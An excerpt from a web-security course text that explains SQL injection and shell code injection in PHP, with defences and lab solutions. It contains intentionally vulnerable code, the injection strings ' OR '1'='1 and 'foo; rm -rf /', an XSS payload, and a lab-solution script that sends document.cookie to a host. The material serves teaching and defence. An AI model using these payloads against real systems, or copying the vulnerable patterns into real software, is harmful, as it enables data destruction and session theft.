
```
$username = $_POST["userlogin"];
$password = $_POST["passlogin"];
$query = mysql_query("SELECT * FROM users WHERE
                      user='$username' AND
                      password='$password'");
$rows = mysql_fetch_row($query);
```

file name: **Examples/php-sqlinject**

- Suppose the attacker sends a user of `joeuser` and a password of `' OR '1'='1`.
- The resulting SQL is:

```
SELECT * FROM users WHERE user='joeuser' AND
password='' OR '1'='1'
```

A tutorial about SQL injection is at
`http://www.securiteam.com/securityreviews/5DP0N1P76E.html`



- Other examples include using a SQL delimeter (`;` or `--`).
- The effects of SQL injection may include extracting all data from the database, modifying data in the database, and/or deleting data or entire tables.

4.2.1 How can you avoid this problem?

- Use whitelists and other input validation techniques.
- Use library functions to quote potentially dangerous characters. All major languages appear to have these libraries.
- Make use of the different users and permissions provided by the database; least privilege says that unless a web application needs write access to a table or its contents, it should not have these privileges.
- Use taint checking, either built into your language or through a static analysis program inspecting your source code.
- Always make use of the principle of least privilege; no call to the database should have more privileges than it needs. For example, If you do not need to update/enter data, the database operations should be performed by an account that only has read access.

- Pre-compile (prepare/pre-store) your SQL statements ahead of time (these are also known as pre-stored procedures). For example (from perl):

```
$sth = $dbh->prepare("INSERT INTO table(foo,bar,baz)" .
                     "VALUES (?,?,?)");

while(<CSV>) {
    chomp;
    my ($foo,$bar,$baz) = split /,/;
    $sth->execute( $foo, $bar, $baz );
}
```

file name: **Examples/prepare.perl**

Dynamically building the SQL from user input is **dangerous**.

This example is from the Perl DBI module documentation.

4.3 Shell code injection

- Several languages and systems allow the programmer to call a shell to execute commands.
- Examples include:

Language	Feature
PHP	**shell_exec**, **exec**, backtics
ColdFusion	`CFEXECUTE`
Server-side includes	`exec`

- If something the user supplies (remember, you cannot trust the client program to be well-behaved) is an argument to the shell escape, you have just created the opportunity for the attacker to inject shell code.

- Remember that the shell has various delimiters that separate commands: `; ` $(), |`
- Also beware of the I/O redirection characters: $< > >>$
- Suppose you have a PHP program like:

```
if ($pas != "" && $nam != "" && $fname != "")
{
  $stdout = shell_exec('htpasswd -n -b -m ' .$nam. ' ' .$pas);
```

file name: **Examples/php-exec**

- Now, consider if $nam or $pas is:

```
foo; rm -rf /
```

The PHP example was unfortunately extracted from a comment at `http://us4.php.net/manual/en/function.shell-exec.php`. To give them credit, they do not talk about taking the password directly from the user, but neither do they talk about sanitizing it. Some of the comments on this web page talk about running things setuid root without any discussion of the resulting security ramifications. Sigh. Examples such as this one cause us to predict that we will continue to see applications in PHP with serious security holes.

4.3.1 How can you avoid this problem?

- Always do proper input validation. Whitelists and canonicalization may both apply.
- Use library functions such as PHP **escapeshellcmd**, which quote potentially dangerous characters. All major languages appear to have these libraries for common interpreters (shell, SQL, etc).
- Use taint checking, either built into your language or through a static analysis program inspecting your source code.
- Always make use of the principle of least privilege; no process should have more privileges than it needs.

4.4 Summary

- Dynamic environments need to respond to the user inputs.
- Any time you are making use of a command interpreter (shell, SQL, etc), attackers will be looking for weaknesses in your input validation.
- Approaches they will try include:
  - Using delimeters or similar methods to hide part of their (or your) code.
  - Using alternative encoding techniques to bypass your input validation.
- Be paranoid! Expect the worst; it will occur.

4.5 Lab

4.5.1. In WebGoat, under `Injection Flaws`, do the lab `How to Perform String SQL Injection`.

Appendix A

Solutions and comments about labs

2.8.1. Using the Web Developer toolbar or WebScarab or the portswigger burp suite, set up the proxy (specify the details near the bottom of the proxy field), set up to capture requests. Update the cart, edit the hidden field.

2.8.2. Using the Web Developer toolbar, edit the HTML to disable and/or eliminate the JavaScript that should have been validating the form.

3.9.1. In the Edit HTML view, look near the bottom of the HTML for <script src="/style.js">. This file contains the following code:

```
document.login.action="http://www.devitry.com/holes.html";
```

3.9.2. Use View ⟶Page Source. Look for the following line near the top:

```
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
```

3.9.3. In the body of the message, place a simple JavaScript, such as

```
<script>alert("xss here")</script>
```

In solving this, I found it helpful to look at the HTML source after I had added a message.

To solve the cookie dump method, this code will work:

```
<script>document.location=’http://127.0.0.1/cgi-bin/cookie.cgi?’+document.cookie</s
```

file name: **Solutions/xssstealcookies3**

This code is for Firefox. Different browsers use different document object models (DOMs). Writing code that works in all browsers is only slightly more difficult.

4.5.1. In the name field, enter something like:

```
' or 1 = 1
```